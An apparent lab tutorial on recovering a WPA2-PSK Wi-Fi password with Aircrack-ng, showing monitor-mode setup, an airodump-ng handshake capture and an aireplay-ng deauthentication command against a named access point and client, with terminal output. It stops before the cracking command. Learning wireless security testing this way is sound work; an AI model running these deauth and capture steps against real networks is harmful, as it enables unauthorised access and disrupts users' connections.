### Wpa2 psk crack using Aircrack-ng

#### **INTRODUCTION**

- Aircrack-ng is a complete suite of tools to assess WiFi network security.
- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs.
- It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.
- Aircrack-ng is developed by Thomas d'Otreppe de Bouvette.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, de-authentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

### **Equipment used**

In this tutorial, here is what was used:


- MAC address of the wireless client using WPA2: 9C:65:B0:AD:36:26
- BSSID (MAC address of access point): 00:17:7C:66:B0:79
- ESSID (Wireless network name): jdshah
- Access point channel: 6
- Wireless interface: wlan0

#### How to Obtain Wifi Password, Step By Step:

### Step-1: Start the wireless interface in monitor mode on the specific AP channel

- Airmon-ng script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.
- Entering the airmon-ng command without parameters will show the interfaces status.
- Usage:

airmon-ng <start | stop | check> <interface> [channel or frequency]



# Step-2:Start airodump-ng on AP channel with filter for bssid to collect authentication handshake

- Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP <u>IVs</u> (Initialization Vector) for the intent of using them with <u>aircrack-ng</u>.
- Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

Usage:

### airodump-ng <options> <interface>[,<interface>,...]

root@kali:~/Desktop# airodump-ng wlan0mon --bssid 00:17:7C:66:B0:79 --channel 6 --write jdshahCrack

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 3 mins ][ 2018-09-18 16:18 ][ WPA handshake: 00:17:7C:66:B0:79
BSSID
                  PWR RXQ Beacons
                                                        ENC CIPHER AUTH ESSID
                                     #Data, #/s CH MB
00:17:7C:66:B0:79 -65 96
                             1741
                                     1584
                                                 6 54e WPA2 CCMP
                                                                    PSK jdshah
BSSID
                  STATION
                                    PWR
                                                 Lost
                                                         Frames Probe
                                         Rate
00:17:7C:66:B0:79 9C:65:B0:AD:36:26 -74 1e- 1e
                                                          1631
```

### Step-3: Use aireplay-ng to deauthenticate the wireless client

- Aireplay-ng is used to inject frames.
- The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys.
- There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection.

```
root@kali:~/Desktop

File Edit View Search Terminal Help

root@kali:~/Desktop# aireplay-ng -0 1 -a 00:17:7C:66:B0:79 -c 9C:65:B0:AD:36:26 wlan0mon 16:16:42 Waiting for beacon frame (BSSID: 00:17:7C:66:B0:79) on channel 6 16:16:42 Sending 64 directed DeAuth. STMAC: [9C:65:B0:AD:36:26] [ 0 | 0 ACKs] root@kali:~/Desktop#
```

# Step-4: Run aircrack-ng to crack the pre-shared key using the authentication handshake

- Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng.
- It uses a password list to obtain the wifi password.
- Usage:

### aircrack-ng [options] <capture file(s)>

